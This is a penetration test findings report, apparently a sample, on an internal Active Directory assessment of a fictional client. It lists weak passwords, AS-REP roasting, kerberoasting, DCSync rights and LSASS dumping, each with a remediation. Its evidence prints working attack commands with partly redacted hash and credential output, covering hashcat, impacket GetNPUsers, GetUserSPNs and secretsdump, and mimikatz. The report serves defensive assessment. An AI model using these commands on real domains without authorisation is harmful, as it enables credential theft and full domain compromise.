SSS PENTESTING

SSS CORPORATION

Date: October 28th, 2024

Penetration Testing Findings Report

Business Confidential

Table of Contents

Confidentiality Statement

This document is the exclusive property of Example CORP. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of Example CORP or SSS Pentesting.

Example CORP may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. SSS Pentesting prioritized the assessment to identify the weakest security controls an attacker would exploit. SSS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Info
SSS Pentesting		
Sam Shepherd	Penetration Tester	sam@mail.com
Example CORP		
Bob Bobson	Chief Information Security Officer	bob@examplecorp.com

Assessment Overview

From September 3rd, 2024, to October 1st, 2024, Example CORP engaged SSS to evaluate the security posture of its infrastructure compared to current industry best practices regarding internal active directory penetration testing.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks such as, AS-REP roasting, kerberoasting, and more. The engineer will seek to gain access to hosts by compromising domain users and admin accounts, elevating privileges, and moving laterally within the environment to exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V4 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	10.0.2.4/24

Scope Exclusions

Per client request, SSS did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Example Corporation.

Client Allowances

Example Corporation provided SSS the following allowances:

- Internal access to the network via physical workstation within the facility.

Executive Summary

SSS evaluated Example corporations' internal security posture through penetration testing from September 3rd, 2024, to October 1st, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for twenty-one (21) business days.

Testing Summary

The network assessment evaluated Example CORP's internal network security posture. To gain a comprehensive view, the SSS team conducted vulnerability scanning on all IPs provided by Example CORP to evaluate the network's overall patching health. Additionally, the team carried out various Active Directory-based attacks such as AS-REP roasting and kerberoasting. The team also assessed other potential risks including default credentials on servers/devices. For further information on the findings, please review the Technical Findings section.

Tester Notes and Recommendations

Testing results of Example CORP are indicative of an organization undergoing its first penetration test. During testing, a reoccurring theme was that of a weak password policy. A weak password policy led to the initial compromise of accounts and is one of the first attacks an attacker will attempt to use in a network. In addition, multiple passwords were cracked by commonly used open-source software, usually within seconds.

We recommend that Example CORP revise their current password policy and consider a policy of 16 characters or more for their regular user accounts, and 30 characters or more

for their Domain Administrator accounts. Ideally a password will be composed of a near-random assortment of upper and lower-case letters, numbers, and special characters. We also recommend that Example CORP consider using a Privilege Access Management solution or password blacklisting.

On a positive note, Example CORP's patching was up-to-date and there were no major CVEs that could be exploited. The team was detected several times, and while not all attacks were discovered during testing, these alerts are a good start.

Overall, the Example CORP network performed as expected for a first-time penetration test. We recommend that the Example CORP team thoroughly review the recommendations made in this report, correct the findings, and re-test annually to improve their overall security posture.

Key Strengths and Weaknesses

The following identifies the key strengths identified during this assessment:

1. Patching was up to date for all machines.

The following identifies the key weaknesses identified during this assessment:

1. Password policy was found to be insufficient.
2. User accounts had no pre-authentication enabled.
3. Credentials for users were present in cleartext.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

2	3	1	0	1
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
INT-001: Default passwords set on various users	Critical	Change default passwords to strong unique passwords
INT-002: Weak password policy	Critical	Require a minimum password length with upper/lower case characters, special characters, and numbers
INT-003: AS-REP roastable accounts	High	Disable no pre-authentication on user accounts unless required
INT-004: Kerberoastable accounts	High	Use group managed service accounts
INT-005: DC sync rights enabled on user accounts	High	Disable DC sync rights for users that do not need these permissions
INT-006: Passwords available in plain text	Medium	Do not store passwords in plain text
INT-007 Credential guard not enabled on user accounts	Informational	Enable credential guard

Findings


Internal Penetration Test Findings

Finding INT-001: Default password set on various users (critical)

Description:	Default passwords are often generic and easy to guess, making systems vulnerable to unauthorized access.
Risk:	Likelihood: High – Default passwords can be obtained through OSINT and can be used in password spray attacks. Impact: Very High – An attacker with knowledge of default passwords can password spray users. This can result in initial access to the environment.
System:	All
Tools Used:	Kerbrute
References:	Risks of Default Passwords on the Internet | CISA

Evidence:

Figure 1.1: Three accounts have the default password set.



Remediation: Change default passwords to strong, unique passwords as soon as possible.

Finding INT-002: Weak password policy (critical)

Description:	A weak password policy means that there is a lack of complexity requirements and length requirements for user accounts.
Risk:	Likelihood: High: If there is not a strong password policy in place, it increases the likelihood of user accounts being compromised. Impact: Very High – Weak passwords can permit an attacker initial access and/or privilege escalation within the environment.
System:	All
Tools Used:	Hashcat
References:	https://www.cisecurity.org/white-papers/cis-password-policy-guide/

Figure 2.1: Cracked hashes that were associated with the users that do not require pre-authentication due to having weak passwords.

Command Used: Hashcat -m 18200 hashes.txt rockyou.txt -o cracked.txt

Remediation: Require passwords to be at least 16 characters long and require the use of upper-case and lower-case letters, numbers, and special characters.

Finding INT-003: AS-REP roastable accounts (high)

Description:	An AS-REP roastable account means that a user account can be exploited by attackers by bypassing part of the authentication process which can lead to unauthorized access.
Risk:	Likelihood: Moderate - This can only lead to compromise if do not require pre-authentication is enabled on user accounts. Impact: High – If an account is compromised, an attacker can use this to privilege escalate or move laterally within the environment.
System:	All
Tools Used:	Impacket
References:	AS-REP Roasting Attack Explained - MITRE ATT&CK T1558.004

Evidence:

Figure 3.1: Filtering for users on the domain that do not require pre-authentication, we find three users that do not require pre-authentication.

impacket-GetNPUsers cybercorp.com/ -userfile usernames.txt |grep -v have

```
└─$ impacket-GetNPUsers cybercorp.com/ -usersfile usernames.txt |grep -v have
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:163: DeprecationWarning: date
time.datetime.utcnow() is deprecated and scheduled for removal in a future version.
Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(date
time.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

$krb5asrep$23$corie.patti@CYBERCORP.COM:c6ab94ea181a0413c3ec7c36b5415721$4077c9246e8
[redacted]
$krb5asrep$23$claresta.cindy@CYBERCORP.COM:2ff06aef7ec71a9c4ba4edb394f37584$2d47ad9a
[redacted]
$krb5asrep$23$heddi.felipa@CYBERCORP.COM:37ab53f5fbc299c8b4086cc0c8dc7668$98b4b6640a
```

Remediation: Disable no pre-authentication on accounts unless it is deemed necessary.

Finding INT-004: Kerberoastable accounts (high)

Description:	A kerberoastable account is a service account this is configured to use Kerberos authentication. An attacker can exploit this authentication process to obtain service account credentials.
Risk:	Likelihood: High – An attacker who has access to the network can request a ticket granting service ticket for service accounts. Impact: High – These ticket grant service tickets contain the accounts password hash which can lead to unauthorized access.
System:	All
Tools Used:	Impacket
References:	Best Practices Against Kerberos Attacks - Vijilan

Evidence

Figure 4.1: Using the Heddi Felipa credentials as well as impacket, we can attempt to find accounts on the domain that are kerberoastable via if they have a service principal name.

Impacket-GetUserSPNs cybercorp.com/heddi.felipa:userpassword -dc-ip 10.0.2.5 - request

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs cybercorp.com/heddi.felipa:[redacted] -dc-ip 10.0.2.5 -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName   Name            MemberOf  PasswordLastSet             LastLogon
Delegation
----------------------  --------------  --------  --------------------------  --------------------------
rpc/dc01.cybercorp.com  automation_svc            2022-12-13 01:07:19.711802  2024-08-11 09:35:06.467209  constrained

[-] CCache file is not found. Skipping ...
$krb5tgs$23$*automation_svc$CYBERCORP.COM$cybercorp.com/automation_svc*$88c4b0d970ba02b847e2775fcdd9
829e$2dfdf68bffee6886845677c2c43486faaf1fa23e4559b83a88b0045fe71ce6070cb13eec641034371f158e5295f8afc
60610db7c8cd962552ed5e7861208125243b50db2866b5ae3b0060abfda231743b9af03f9a6eeb6d0ebf8bf066774b25a5bd
```

The automation_svc account is a kerber-roastable account

Remediation: Use group managed service accounts.

Finding INT-005: DC sync rights enabled on user accounts (high)

Description:	DC sync rights permit you to dump credentials from all the domain users, including domain admins.
Risk:	Likelihood: Moderate - DC sync rights can only be exploited if an account is compromised that has these rights enabled. Impact: Very High - If an account is compromised that has these rights, this can lead to the whole domain being compromised.
System:	All
Tools Used:	Powersploit, impacket
References:	Remove non-admin accounts with DCSync permissions - Microsoft Defender for Identity | Microsoft Learn

Evidence:


Figure 5.1: Using powersploit, we were able to query for users that have DC sync rights on the Domain. We see that the Gabbie user has DC sync rights.

Command used: Get-ObjectAcl -DistinguishedName "dc=cybercorp,dc=com"-ResolveGUIDs | ?{($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') -or ($_.ActiveDirectoryRights -match 'WriteDacl')}

```
InheritedObjectType   : All
ObjectDN              : DC=cybercorp,DC=com
ObjectType            : DS-Replication-Get-Changes-All
IdentityReference     : CYBERCORP\gabbie.fredrika
IsInherited           : False
ActiveDirectoryRights : ExtendedRight
PropagationFlags      : None
ObjectFlags           : ObjectAceTypePresent
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2705207573-3021489778-1621889878
```

Figure 5.2: Using impacket and Gabbie's credentials, we can dump all domain credentials on cybercorp (see command below). This includes the credentials for the domain administrator.

Command used: impacket-secretsdump -just-dc cybercorp.com/gabbie.fredrika:password@IPAddress



Remediation: Minimize access to those who have DC sync rights. In cases where users would need higher-level privileges, those privileges should be temporary and removed once the task is complete.


Finding INT-006: Passwords available in plain text (medium)

Description:	Passwords available in plain text in an account description means that a user's password can be read easily without any encryption or obfuscation which can lead to unauthorized access.
Risk:	Likelihood: Moderate – This can only occur if passwords are stored in plain text. Impact: High – This can result in lateral movement or privilege escalation.
System:	All
Tools Used:	rpcclient
References:	Password managers: using browsers and apps to safely store... - NCSC.GOV.UK

Evidence:

Figure 6.1: Passwords available in plain text in the account description.

Command used: rpcclient -U'gabbie.fredrika' 10.0.2.5 -c querydispinfo



Remediation: Do not store passwords in plain text. Utilize password managers to store and manage passwords securely.

Finding INT-007: Credential guard not enabled (informational)

Description:	If credential guard is not enabled, this can allow an attacker to dump credentials from the LSASS process of a logged in user.
Risk:	Likelihood: Low – As long as a user is logged in, and credential guard is not enabled, you can dump the credentials from LSASS for a given user. Impact: Moderate – This can lead to direct access to the domain if users are using a weak password.
System:	All
Tools Used:	Mimikatz
References:	Detecting and preventing LSASS credential dumping attacks | Microsoft Security Blog

Evidence:

Figure 7.1: Shows commands used to dump the LSASS memory from the domain using mimikatz while having remote code execution as the local user (Ryan).




Figure 7.2: Shows one result from dumping the LSASS memory. We can see hashes for a domain user, Gabbie Fredrika.

```
Authentication Id : 0 ; 4262680 (00000000:00410b18)
Session           : RemoteInteractive from 2
User Name         : gabbie.fredrika
Domain            : CYBERCORP
Logon Server      : DC01
Logon Time        : 9/11/2024 7:11:45 PM
SID               : S-1-5-21-2705207573-3021489778-1621889878-1116
        msv :
         [00000003] Primary
         * Username : gabbie.fredrika
         * Domain   : CYBERCORP
         * NTLM     : [redacted]
         * SHA1     : [redacted]
         * DPAPI    : [redacted]
        tspkg :
        wdigest :
         * Username : gabbie.fredrika
         * Domain   : CYBERCORP
         * Password : (null)
```

Hashes for the Gabbie Fredrika user

Remediation:

Enable credential guard so you cannot dump credentials from memory.